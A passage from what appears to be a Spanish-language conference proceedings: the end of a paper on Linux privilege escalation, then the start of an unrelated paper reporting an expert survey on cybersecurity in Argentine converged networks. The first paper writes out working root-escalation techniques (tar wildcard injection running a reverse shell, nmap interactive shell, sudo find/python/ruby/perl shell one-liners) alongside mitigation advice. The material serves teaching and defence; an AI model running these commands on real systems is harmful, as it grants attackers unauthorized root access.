En este ejemplo, el atacante primero descarga el fichero "*reverse_shell.sh*" que funciona como una carga útil de shell inversa; este es el código malicioso que la cuenta *root* ejecutará al momento de iniciar el ataque.

Luego, se crean dos ficheros con el comando "*touch*". Estos nombres de archivo coinciden con los parámetros para el comando *TAR*, lo que fuerza a que *TAR* establezca el "*checkpoint-action*" después de alcanzar el primer fichero y luego ejecute la "*reverse_shell.sh*" cuando se alcanza el "*checkpoint*" configurado previamente con el valor binario de *1*.

Por último, el atacante emplea un oyente en su servidor host usando una herramienta como *Netcat* para capturar la *carga útil* (*payload*) de la shell inversa.

En este punto, el intruso tiene todo en su lugar para escalar privilegios. Espera pacientemente hasta que el *CronJob* se ejecute a las 07:00 a.m.; en ese momento, el comando *TAR* realiza una copia de seguridad del contenido en el directorio "*/home/*". La shell interpreta el archivo creado a mano anteriormente (*--checkpoint & --checkpoint-action*) como parámetros para el comando *TAR,* por lo tanto, dicho comando primero crea un punto de control según las instrucciones de "*--checkpoint = 1*"; este *checkpoint* se referencia después de archivar el primer fichero. Esto hace que el comando *TAR* ejecute el *payload* de *reverse_shell.sh*, como lo indica el parámetro "*--checkpoint-action = exec = sh reverse_shell.sh*".

El *payload* se ejecuta y se recibe una shell inversa con privilegios de *root*.

En resumen, el atacante pudo escalar privilegios creando nombres de archivo que coinciden con los parámetros del comando *TAR*. El comodín presente en el *CronJob* de *root* hizo que el intérprete de comandos tomara los archivos como parámetros para la ejecución del código.

Cuando el sistema ejecutó el *CronJob*, los parámetros inyectados hicieron que *TAR* ejecutara una carga útil de shell inversa que otorga al atacante el acceso *root* de la máquina.

4.2.2 Protección contra Ataques de Inyección de Comodines

Se demostró que los comodines pueden introducir vulnerabilidades críticas si se utilizan incorrectamente. Afortunadamente, estos fallos son fáciles de remediar.

Primero, los administradores deben ser conscientes de los riesgos de implementar scripts automáticos y servicios que se ejecutan como *root*, y cuando sea posible, se debe cumplir con el principio de *menor privilegio*, en lugar de confiar en los privilegios de *sudo* y los permisos de grupo vinculados a la cuenta *root*. Luego, cuando se crean *CronJobs*, es recomendable abstenerse de usar comodines y, en su lugar, ser explícito en sus declaraciones y expresiones regulares.

Referenciando al ejemplo anterior, los administradores podrían simplemente haber omitido el comodín "*" y el script habría evitado todas las funcionalidades maliciosas, sin ninguno de los riesgos.

4.3 Explotación de Ejecutables SUID

SUID (*Set User ID*) y *SGID* (*Set Group ID*) son permisos de acceso que pueden asignarse a archivos o directorios en un Sistema Operativo Linux. Se utilizan principalmente para permitir a los usuarios del sistema ejecutar binarios con privilegios elevados temporalmente para realizar una tarea específica.

Por ejemplo, el comando *ping* de Linux normalmente requiere permisos de root para abrir sockets de red sin formato. Al marcar el programa *ping* como *SUID* con el propietario como *root*, *ping* se ejecuta con privilegios de *root* en cualquier momento que un usuario con bajos privilegios lo ejecute.

Los sistemas Linux cuentan con el *SGID* que permite que los programas se ejecuten como un grupo específico; para simplificar, la siguiente explicación se centrará en *SUID*, pero estas técnicas se aplican de manera análoga a *SGID*.

SUID es una característica que, cuando se usa correctamente, en realidad refuerza la seguridad de Linux. El problema es que los administradores pueden introducir involuntariamente configuraciones peligrosas de *SUID* cuando instalan aplicaciones de terceros o hacen cambios de configuración.

Imaginemos un escenario donde se encuentra un sistema Linux con "*nmap"*, la herramienta de mapeo de red, configurada con permisos *SUID* de *root*. Esto pareciera ser una elección lógica de administración a primera vista, ya que "*nmap"* requiere permisos de *root* para crear paquetes de red con el fin de lograr un escaneo de puertos más profundo, sin embargo, esta es una decisión extremadamente peligrosa porque "*nmap*" puede ejecutar comandos arbitrarios a través de su consola de modo interactivo o invocando su motor de secuencias de comandos.

Las siguientes líneas demuestran un ataque de elevación de privilegios exitoso a través del modo interactivo de "*nmap*" para la versión 4.53:

1.	root@utn: ~/priv_esc# *nmap --interactive*
2.	*nmap > !sh*
3.	*# whoami*
4.	*root*

Este ejemplo demuestra por qué los programas *SUID* son objetivos atractivos para los atacantes; asiduamente se ejecutan con privilegios de *root* y las implementaciones deficientes trivializan la tarea de escalada de privilegios.

4.3 Protección contra Ataques de Explotación de Ejecutables SUID

La técnica que se muestra en el ejemplo de "*nmap*" se puede aplicar fácilmente a otros programas que presenten el bit *SUID* activo. Los encargados de gestionar el OS deben esperar que los atacantes busquen archivos de sistema para identificar binarios *SUID* vulnerables como parte de su reconocimiento de *post-explotación*. El primer paso para mitigar el impacto de la explotación binaria *SUID* es hacer un inventario adecuado y dar cuenta de ello. Administradores y atacantes por igual pueden identificar binarios *SUID* con el fin de inventariar cada fichero vulnerable, ejecutando el siguiente comando:

```
find / -user root -perm -4000 -exec ls -ld {} \; >/tmp/setuid
```

Figura 17. Búsqueda de Binarios SUID

Una vez que se completa el inventario, se debe examinar el *SUID* de cada aplicación con el fin de determinar si requieren permisos elevados para su ejecución, y también para verificar si la aplicación contiene parámetros que puedan ser abusados. También se deberían buscar binarios con *SUID* que contengan parámetros para ejecución de código, como lo es "*-e*" y "*--exec*", o parámetros que tienen la posibilidad de escribir datos arbitrarios en el sistema de archivos. Estos parámetros normalmente se pueden encontrar en las páginas del manual de cada aplicación. Continuando la metodología, es recomendable identificar y corregir los programas *SUID* de escritura global, ya que estos pueden permitir a los atacantes insertar código malicioso en la ejecución del programa privilegiado. Por último, los administradores deben examinar sus esquemas de partición en relación con binarios *SUID*. Por ejemplo, se puede considerar particionar unidades para que *'nosuid'*

esté configurado en particiones de usuarios, ya que esto evitará que los usuarios introduzcan binarios *SUID* inseguros dentro del sistema de archivos.

También vale la pena señalar que después de que un atacante escala con éxito sus privilegios, a menudo busca crear *backdoors* para uso futuro, dentro de *shells de comandos*, *editores de texto*, y *programas interactivos SUID*, y los coloca en lugares ocultos en el interior del sistema. Auditar y validar regularmente los archivos binarios de *SUID* mitigará los ataques de elevación de privilegios a través de *SUID*; paralelamente ayuda a identificar y responder correctamente contra intrusiones no autorizadas [4].

4.4 Explotación de Usuarios SUDO

Si bien es posible que los intrusos no puedan implementar *exploits* para aumentar los privilegios, sí pueden y se dirigirán a usuarios privilegiados. Los atacantes están particularmente interesados en comprometer a los usuarios de *sudo*, es decir, los usuarios que pueden ejecutar comandos de *sudo*. Sudo, que significa "*substitute user do*", permite ejecutar un comando como otro usuario en Linux, generalmente *root*. Si un pirata informático puede comprometer a un usuario que tiene privilegios de *sudo*, puede ejecutar comandos arbitrarios con privilegios de *root* [5,6].

Los administradores de sistemas son generalmente conscientes de que necesitan securizar adecuadamente a sus usuarios *sudo* al igual que gestionan la cuenta *root* para evitar el mal uso de éste. Sin embargo, existen situaciones donde se introducen vulnerabilidades críticas porque cierta persona instaló una aplicación de terceros mal configurada o emitió derechos de *sudo* sin darse cuenta de las vulnerabilidades de ejecución de comandos.

El siguiente ejemplo demuestra cómo los atacantes escalan privilegios a través del abuso de *sudo*.

Un administrador asigna derechos de *sudo* al comando "*find*" para que un técnico de soporte pueda buscar de manera rutinaria en el sistema de archivos con el objetivo de identificar y eliminar ficheros de gran tamaño. El responsable de esta asignación de permisos pensó que era una configuración sensata y necesaria, y sin darse cuenta introdujo una vulnerabilidad de escalada de privilegios crítica porque el comando "*find*" contiene parámetros inherentes para la ejecución de comandos. Se puede confirmar dicho escenario ingresando la siguiente secuencia de código:

1.	[frm@utn:~/priv_esc] sudo find /etc -exec sh -i \;
2.	#whoami
3.	root

Esta técnica se puede aplicar a muchos programas de Linux, incluidos "*vi", "less", "more"*, etc.

Los compiladores e intérpretes de lenguaje de programación son igual de susceptibles al abuso de *sudo*. Los siguientes comandos demuestran la simplicidad de la escalada de privilegios a través de intérpretes de lenguaje con permisos de *sudo*. En la siguiente figura (Figura 18), cada lenguaje de programación está ejecutando una instrucción de una sola línea de código para invocar una shell de *root*:

```
frm@utn:~$ sudo python -c 'import pty;pty.spawn("/bin/sh")'
# whoami
root
# exit
frm@utn:~$ sudo ruby -e 'exec "/bin/sh";'
# whoami
root
# exit
frm@utn:~$ sudo perl -e 'exec "/bin/sh";'
# whoami
root
# exit
frm@utn:~$ whoami
frm
frm@utn:~$
```

Figura 18. Shell root en Python, Ruby & PERL

4.4.1 Protección contra Ataques de Explotación de Usuarios SUDO

Mitigar adecuadamente el abuso de *sudo* requiere una gestión cuidadosa de los usuarios y sus permisos. Los administradores deben asegurarse de que todos los usuarios que formen parte de *sudo* utilicen contraseñas robustas, ya que los atacantes seguramente realizarán ataques de fuerza bruta contra estas cuentas. Además, filtrar a cada usuario *sudo* que pueda acceder a los programas que contienen parámetros para la ejecución de código arbitrario es una buena práctica para mantener un control sobre esta situación.

En referencia a los ejemplos anteriores, debe contemplar usar, como editor de texto, "*nano*" en lugar de "*vi*". Si un usuario necesita acceso de lectura a archivos confidenciales, considere agregarlos a grupos específicos que tengan permisos para leer el archivo, en lugar de brindarles todos los privilegios de *sudo*.

En conclusión, los administradores del sistema deben tratar a los usuarios *sudo* con el mismo nivel de cuidado y precaución que lo requiere la cuenta *root*.

5. Conclusiones y Trabajo Futuro

Esta investigación examinó varias técnicas de escalada de privilegios de Linux que se encuentran en vigencia a la fecha. Si bien se ha hecho un gran progreso en la seguridad de los sistemas, estos *exploits* demuestran que las vulnerabilidades críticas todavía están presentes en el Kernel de Linux, el Sistema Operativo y las aplicaciones a nivel de usuario.

Muchas de las técnicas de escalada de privilegios discutidas seguirán siendo viables para un futuro próximo, ya que explotan las capacidades fundamentales del sistema Linux. Este hecho refuerza la importancia de identificar, validar y remediar vulnerabilidades de escalada de privilegios. Sistemas Linux como *servidores de producción*, *dispositivos integrados* y la *infraestructura en la nube* (*cloud computing*) son generalmente requisitos críticos de una organización para operar correctamente. Si estos dispositivos se ven comprometidos, la seguridad de la organización o entidad estará en juego. Por lo tanto, se recomienda a los administradores de Linux adoptar una postura estricta de seguridad en estos dispositivos y endurecerlos (*hardening*) en consecuencia.

Finalmente, si se mantiene una política de parcheo constante, auditorías exhaustivas, un correcto control de usuarios privilegiados y se siguen buenas prácticas a nivel de seguridad, se podrá reducir drásticamente la susceptibilidad a los ataques de escalación de privilegios y, en última instancia, mejorar la postura de seguridad de todos los sistemas Linux.

Para el futuro, se realizará una investigación sobre métodos de escalación en sistemas Windows, con el mismo enfoque que se le ha dado a esta investigación.

6. Referencias

[1] https://linux-audit.com/understanding-linux-privilege-escalation-and-defending-against-it/

[2] https://www.geeksforgeeks.org/permissions-in-linux/

[3] https://www.sans.org/reading-room/whitepapers/testing/attack-defend-linux-privilege-escalation-techniques-2016-37562

[4] https://resources.infosecinstitute.com/privilege-escalation-linux-live-examples/#gref

[5] https://es.slideshare.net/Rashidferoz1/linux-privilege-escalation-101

[6] https://payatu.com/guide-linux-privilege-escalation/

Evaluación de vulnerabilidades en Redes Convergentes

Fabián Marcelo Carino
Departamento Tecnológico
Universidad Provincial de Ezeiza
Buenos Aires, Argentina
fcarino@upe.edu.ar

Resumen

La convergencia de las redes, junto con la disponibilidad de servicios en la nube, conllevan nuevas y numerosas ventajas, tales como la movilidad, ubicuidad, reducción de costos en las llamadas, entre otras; aunque ello también acarrea nuevos desafíos tales como el hecho de poder establecer ciertos parámetros de seguridad para reducir los riesgos y mitigar las posibles consecuencias del accionar de los cibercriminales.

Esto último se torna de gran importancia porque, si bien, cualquier usuario que posea una conexión de Internet puede acceder a este tipo de servicios, al mismo tiempo se abre la posibilidad de que cualquier cibercriminal en el mundo pueda intentar apoderarse de estos sistemas, lo cual podría implicar consecuencias económicas o indisponibilidad de recursos.

En el presente artículo se exponen los resultados de una encuesta a expertos sobre la seguridad en las redes convergentes, con el objetivo de generar un conocimiento contextual para luego poder analizar los distintos vectores de ataque actuales para las nuevas plataformas convergentes, las tecnologías de defensa digital y el rol de los usuarios en la aplicación, y así poder detectar y analizar las vulnerabilidades de las implementaciones junto con los riesgos que pueden derivarse, y proponer alternativas para su mitigación.

Introducción

Desde hace algunos años atrás, primeramente, con la convergencia de las redes de voz y de datos y, hace menos tiempo, con la convergencia entre redes fijas y móviles, se ha comenzado a desplegar una serie de soluciones convergentes de comunicaciones llamadas, genéricamente, comunicaciones unificadas. Las mismas son una tendencia en el mundo empresarial actual, no solamente por lo accesibles, sino porque además ofrecen una amplia variedad de funciones para mejorar la productividad y acercar la tecnología a las nuevas generaciones de trabajadores que acarrean un paradigma muy distinto en cuanto a sus métodos de comunicación y, por lo tanto, demandan nuevas necesidades. A esto se le suma la tendencia actual de utilizar, además, soluciones basadas en la nube.

Si bien son varias las ventajas que se introducen con este nuevo paradigma de trabajo, tales como la movilidad, ubicuidad, reducción de costos en las llamadas, incorporación de video, chat e indicación de presencia, entre otras; esto también implica nuevos desafíos como el hecho de necesitar un mayor involucramiento en los aspectos de seguridad con el fin de reducir los riesgos y mitigar las posibles consecuencias del accionar de cibercriminales.

Gracias a este tipo de conexiones, cualquier individuo que posea una conexión convencional de Internet puede acceder a este tipo de servicios, pero al mismo tiempo se abre la posibilidad de que cualquier cibercriminal, desde cualquier lugar del mundo, pueda intentar apoderarse de estos sistemas, lo cual podría implicar consecuencias económicas o indisponibilidad de recursos. Por tal motivo, se torna esencial conocer las vulnerabilidades de estos sistemas y los riesgos que implican.

En este sentido, se está desarrollando un Proyecto de Investigación en la Universidad Provincial de Ezeiza, cuyo objetivo es detectar y analizar las vulnerabilidades de las implementaciones de redes convergentes junto con los riesgos que pueden derivarse, y proponer alternativas para su mitigación. El Proyecto se propone estudiar el conjunto de normas, protocolos y dispositivos aplicados en las soluciones de redes convergentes, con el fin de detectar los eventuales vectores de ataque aplicables a las soluciones en estudio; analizar y proponer posibles acciones para mitigar los riesgos derivados de estas vulnerabilidades; y finalmente, generar un conjunto de Recomendaciones de Buenas Prácticas para implementadores de soluciones de redes convergentes (y en especial, de Voz sobre IP) que permita la generación de una Base de Conocimiento sobre las posibles vulnerabilidades, los riesgos derivados, y la manera de mitigarlos.

El presente artículo presenta algunos de los resultados de la etapa exploratoria del Proyecto mencionado.

Si bien existe diversa bibliografía sobre el tema, se verificó que la mayor parte de los libros dedicados al tema específico de esta investigación han sido editados hace varios años, tornándose muy dificultosa la posibilidad de encontrar documentación actual que trate los nuevos métodos de ataque o defensa digital. Del mismo modo, tampoco fue sencillo encontrar artículos que fueran imparciales, ya que gran parte de estos eran fruto de marketing encubierto de alguna marca o bien algún producto con interés comercial. Por tal motivo, una tercera vía de búsqueda de información fue a través de consultas a expertos. Para ello, se realizaron entrevistas abiertas a especialistas argentinos con experiencia en implementaciones recientes donde la seguridad en redes convergentes haya sido una necesidad más que un simple requisito. Lo que se expone a continuación es un resumen de los vectores de ataque, las tecnologías de defensa y el rol de los usuarios, derivados de estas entrevistas.

Encuesta a expertos

Durante el mes de noviembre de 2018 se realizó una encuesta a expertos para evaluar el estado actual de la ciberseguridad en la argentina.

Las once preguntas de la Encuesta fueron validadas a través de debates internos en el Grupo de Investigación y con entrevistas abiertas a especialistas argentinos; entre ellos, el jefe de ingeniería de una empresa argentina con alcance internacional que llevó adelante soluciones de comunicaciones unificadas en centros de atención de emergencias y a su vez en varios países de Latinoamérica, y también un consultor de soluciones de comunicaciones unificadas que asesora a la Armada Argentina, la Policía Federal y la Policía de la Ciudad de Buenos Aires.

La encuesta quedó formada por once preguntas diseñadas para intentar abarcar parte del presente estudio y que las mismas se pudieran responder rápidamente.

En cuanto a los datos técnicos de la encuesta, el universo de informantes clave encuestados fue de 45.

El Informante clave se definió como un requerimiento esencial para realizar la encuesta. Si no se lograba contactar con el informante clave en cada una de las empresas, el relevamiento no tendría validez, dado que las respuestas deben provenir del experto en temas de Seguridad Informática. Los informantes clave fueron gerentes de áreas de IT y/o seguridad informática, docentes investigadores, consultores e inclusive graduados universitarios que están realizando actualmente posgrados en seguridad informática o en dirección de sistemas de información.

Las empresas a las que pertenecen son empresas de servicios informáticos (desarrollo y mantenimiento de software), proveedores de servicios de telecomunicaciones, proveedores de tecnología para telecomunicaciones, bancos y organismos públicos; entre ellos, universidades. Todas ellas están ubicadas en la Ciudad Autónoma de Buenos Aires, así como en el Gran Buenos Aires. Los resultados de la encuesta se pueden resumir del siguiente modo.

¿Su ámbito profesional ha sufrido algún tipo de ciberataque en el último año?

Más de un tercio de los encuestados declararon que han sufrido algún tipo de ataque cibernético durante el último año dentro de su ámbito profesional, teniendo en cuenta que éstos podrían haber sufrido ataques que hayan escapado a su control, este número seguramente se encuentre más allá del 40%, lo que representa un valor congruente con los resultados de otras encuestas similares. En la Figura 1 se pueden observar los porcentajes de las respuestas.




Figura 1. Ciberataques en el último año

En su ámbito profesional, ¿existe un Departamento de Seguridad Informática?

Según los encuestados, menos del 60% de las empresas poseen un departamento de ciberseguridad y de éstas sólo un poco más de la mitad es exclusivo; es decir, no poseen otras tareas asociadas. Más de una cuarta parte de las empresas poseen un departamento de IT a los cuales se les asignó en forma adicional la seguridad informática de las empresas, lo que aumenta la posibilidad de sobrecarga de tareas de distinta índole imposibilitando la especialización de la dedicación necesaria al análisis de amenazas y nuevas tecnologías o técnicas. En peor situación se encuentra más del 40% de las empresas, donde ni siquiera existe un departamento asignado a la tarea. En la Figura 2 se pueden observar los porcentajes de las respuestas.




Figura 2. Existencia de departamento de seguridad informática

¿Cuál de estas opciones considera como la mayor amenaza hoy en día?

Previo al análisis de las respuestas a esta pregunta, se intentará explicar en breves palabras el significado de algunos términos utilizados en la misma.

El *phishing* es un tipo de un ataque en el que los ciberdelincuentes suplantan una empresa o ente gubernamental mediante una comunicación fraudulenta, de manera tal que parezca una forma legítima de ponerse en contacto con ellos con el objetivo aparente de solucionar algún inconveniente de seguridad o con la cuenta de E-Mail, entre otras variantes. El objetivo real del ataque es adquirir información personal o sensible de los usuarios (cuentas, contraseñas, datos bancarios, entre otros). Este tipo de ataque cobra relevancia por la utilización de las soluciones de omnicanalidad, debido a que, por el simple hecho del atacante de obtener la contraseña de un determinado servicio, seguramente ello le permitiría poder acceder también a otros distintos como así también de dejar a los usuarios más expuestos a brechas de confidencialidad de las comunicaciones.

El *ransomware* es un software malicioso que restringe el acceso al equipo que se está utilizando y exige el pago de un rescate para eliminar dicha restricción. Los ransomware más conocidos son el WannaCry, Petya, Cerber, Cryptolocker y Lockyal, entre otros. Al infectar el equipo, el ciberdelincuente obtiene la capacidad de bloquear al mismo (y a otros en donde se vaya propagando) desde una ubicación remota y encriptar los archivos quitándole al usuario el control de toda la información y datos almacenados. Normalmente bloques la pantalla de una computadora o cifra archivos importantes predeterminados con una contraseña. Luego de ello, el virus suele lanzar ventanas emergentes en la que solicita el pago de un rescate. Dicho pago se hace generalmente en algún tipo de criptomoneda, como el bitcoin. Habitualmente ingresan al equipo mediante un adjunto de correo electrónico o a través del navegador si visita una página web infectada con este tipo de malware. También puede acceder a través de la red local (LAN).

Respecto de las *contraseñas débiles*, muchas veces el usuario utiliza algún tipo de contraseñas que tienen que ver con su nombre, su documento, el nombre de sus hijos, el cuadro de fútbol simpatizante, entre otras opciones. Y a veces, en ese caso, o inclusive en algún caso de utilización de alguna técnica más sofisticada para la creación de estas, cada vez que los sistemas le solicitan el cambio de clave, el usuario termina utilizando alguna que haya utilizado con anterioridad, optando en estas situaciones por la vuelta a la utilización de contraseñas débiles para salir del apuro donde, en la mayoría los casos, sólo se alteraba un número, letra o símbolo [1].

El NIST 2017 [2] recomienda la utilización de contrafrases (passphrases) en vez de las típicas contraseñas, las cuales se crean con la unión de cuatro o cinco palabras inconexas, donde la secuencia completa debe tener al menos 12 caracteres. Las palabras utilizadas deben ser fáciles de recordar y no es necesario incluir números o símbolos especiales (aunque igualmente se lo recomienda). Estas contrafrases deben ser utilizadas en múltiples plataformas, no deben ser anotadas y no es necesario que sean renovadas, salvo sospecha de que hayan sido vulneradas. Sobre el tema de las contraseñas se realizarán consultas más pormenorizadas a continuación de la actual.

Por último, la *ingeniería social* refiere a un arte que se compone de diversos métodos para convencer a las personas de revelar información confidencial, basándose en comportamientos vulnerables de las personas, tales como la tendencia a la confianza, la obligación moral, entre otras. Esto también se ve reflejado como consecuencia de las falencias de las empresas en entrenamiento insuficiente sobre ciberseguridad, fallas en las políticas del manejo de la información o exceso de unidades organizativas. Los intentos de ingeniería social son difíciles de detectar y no existe contramedida que sea completamente efectiva.

En la Figura 3 se pueden observar los porcentajes de las respuestas, y se puede observar que cerca de la cuarta parte de los encuestados declaró que las implementaciones incompletas o deficientes son la principal amenaza, lo que parecería concordar con el bajo porcentaje de empresas con departamentos dedicados a la seguridad informática. Sin contar el ransomware, con casi la quinta parte de los votos, más de la mitad de los encuestados considera que la mayor brecha seguridad se encuentra del lado de los usuarios (contraseñas débiles, phishing e ingeniería social). No se incluyó el análisis de la seguridad de las redes de datos inalámbricas, debido a que actualmente no existe, al menos en el aspecto comercial, un protocolo que asegure la confidencialidad de la información.




Figura 3. Distintos tipos de amenazas

¿Cuál considera que es el nivel general de conocimiento de los usuarios sobre el malware y las distintas amenazas digitales?

Más del 80% de los encuestados declaró que el nivel de conocimiento de los usuarios es bajo o muy bajo, lo que vuelve a señalar nuevamente que la principal brecha de seguridad se encuentra del lado de los usuarios. En la

Figura 4 se pueden observar los porcentajes de las respuestas.




Figura 4. Conocimiento de los usuarios sobre malware y amenazas digitales

¿Cuál considera que es el nivel general de conocimiento de los usuarios sobre creación de contraseñas seguras?

Tal como se mencionó en la pregunta anterior, uno de los aspectos más importantes que se deben considerar en la protección de cuentas de usuario y administración es la contraseña. A pesar de ello, la mayoría de los usuarios no toman las medidas necesarias tanto por desconocimiento como por subestimación de las amenazas o de las implicaciones que puede alcanzar una vulnerabilidad en ese aspecto.

Un estudio de la compañía de seguridad informática Eset[1], determinó que sólo el 40% de los usuarios utiliza contraseñas distintas para cada servicio y que un 30% utiliza dos o tres contraseñas para todas sus cuentas. Este hecho representa una notable vulnerabilidad, ya que, si uno de estos servicios es accedido por un ciberataque que obtenga las contraseñas de usuario, el atacante podría acceder a otros servicios de los usuarios donde el usuario utilice la misma contraseña. Tan común es la existencia de brechas de seguridad donde se expone la información del usuario, como las contraseñas, que existen herramientas como haveibeenpwned.com o hacknotice.com donde un usuario tiene la posibilidad de averiguar si los datos de alguna cuenta asociada a una cierta dirección de email podrían haber sido expuestos.

Actualmente, muchas empresas continúan siguiendo las recomendaciones del "Best practices 2003" del NIST[2], en donde se indicaba la necesidad de incrementar la complejidad añadiendo a las contraseñas mayúsculas, minúsculas, números y caracteres especiales, además de recomendar su renovación al menos cada 90 días. El inconveniente que se observó en la aplicación de dichas recomendaciones fue que esta complejidad en la creación de contraseñas llevó a los usuarios a cometer repetidos errores tales como olvidarlas, anotarlas a simple vista o bien realizar combinaciones muy predecibles y comunes, y la renovación forzada cada 90 días (o menos) ponía a los usuarios en una situación en donde se les exigió que actualicen su contraseña rápidamente y, tal como se mencionó antes, para salir del apuro, en la mayoría los casos terminaban alterando tan sólo un número, letra o símbolo.

El 80% de los encuestados señala el medio/bajo nivel de conocimiento por parte de los usuarios sobre la creación de contraseñas seguras. En la Figura 5 se pueden observar los porcentajes de las respuestas.




Figura 5. Conocimiento de los usuarios sobre creación de contraseñas

¿Cuál considera que es el nivel general de utilización del concepto de "passphrase" para la creación de contraseñas seguras?

Más del 70% declara el escaso conocimiento del concepto de "passphase" para la creación de contraseñas seguras, lo que se halla en concordancia con el alto porcentaje de usuarios que desconocen los distintos métodos de creación de contraseñas seguras. En la Figura 6 se pueden observar los porcentajes de las respuestas.




Figura 6. Uso de "passphrase" para contraseñas seguras

[1] ESET: Proveedor de Soluciones Antivirus y de Seguridad de Internet -- https://www.eset.com

[2] NIST: National Institute of Standards and Technology -- https://www.nist.gov

¿Cuál considera que es el nivel general de preocupación sobre la ciberseguridad en su ámbito profesional?

Sólo el 40% de los encuestados declara que en su ámbito profesional existe una alta preocupación con respecto a la ciberseguridad, mientras que el resto se reparte en forma casi equitativa entre los que los que poseen una preocupación entre moderada y baja (o muy baja). En la Figura 7 se pueden observar los porcentajes de las respuestas.




Figura 7. Nivel de preocupación por la ciberseguridad

En su ámbito profesional, ¿se prevén inversiones para la ciberseguridad durante el próximo año?

La baja preocupación con respecto a la ciberseguridad se ve reflejada en que la mitad de los encuestados declaró que no se prevén inversiones en esa área durante el próximo año, mientras que la otra mitad las declaró que mayormente se realizarán inversiones en tecnología más que en capacitación o que se realizará una inversión mixta. Se remarca que menos de la cuarta parte de los encuestados declaró que se prevén inversiones en capacitación, exclusivamente o en combinación con adquisición de tecnología, lo que se contradice con el bajo conocimiento de los usuarios con respecto a las amenazas digitales o incluso en la creación de contraseñas seguras. En la Figura 8 se pueden observar los porcentajes de las respuestas.




Figura 8. Previsión de inversiones en ciberseguridad

En su ámbito profesional, ¿Realizan capacitaciones y/o charlas a los usuarios de sus sistemas informáticos sobre la ciberdelincuencia y cómo protegerse?

Menos del 9% declaró que en su ámbito profesional se realizan capacitaciones sobre ciberseguridad a los empleados, lo que representa un nivel muy bajo y concuerda con el resto de las declaraciones del bajo conocimiento por parte de los usuarios en el presente tema. En la Figura 9 se pueden observar los porcentajes de las respuestas.



Figura 9. Capacitaciones a los usuarios sobre ciberseguridad

En su ámbito profesional, ¿Existe un procedimiento para que los usuarios de los sistemas puedan advertir sobre la existencia de un malware en su equipo o algún posible incidente de ciberseguridad?

El 70% de los encuestados manifestó que en su ámbito laboral no existe o que no está seguro de que exista un procedimiento de advertencia de algún incidente de seguridad informática. Cerca de un 10% declaró que, si bien existe, se reporta en forma escasa por miedo a sanciones, por lo que este porcentaje bien podría ser sumado al 70% anterior, por la baja capacidad de respuesta que podría tener el departamento de seguridad informática. Se visualiza un nivel muy bajo de ámbitos profesionales con un protocolo de reporte de incidentes que cumple con su cometido; es decir, que existe y se da a conocer entre los usuarios y se reporta a la brevedad para poder realizar las adecuadas contramedidas, en un corto tiempo. En la Figura 10 se pueden observar los porcentajes de las respuestas.




Figura 10. Existencia de procedimientos para detectar malware o incidentes

¿Cuáles considera que son las mayores dificultades para mejorar la ciberdefensa?

Dos terceras partes de los encuestados declaró que la mayor dificultad se halla en la falta de capacitación de los usuarios, mientras que más de la mitad declaró que la mayor dificultad se debe a la falta de políticas acordes, estando ambas respuestas muy relacionadas entre sí, como así también lo está la apreciación de la cuarta parte de los encuestados que declaran la falta de mano de obra calificada.

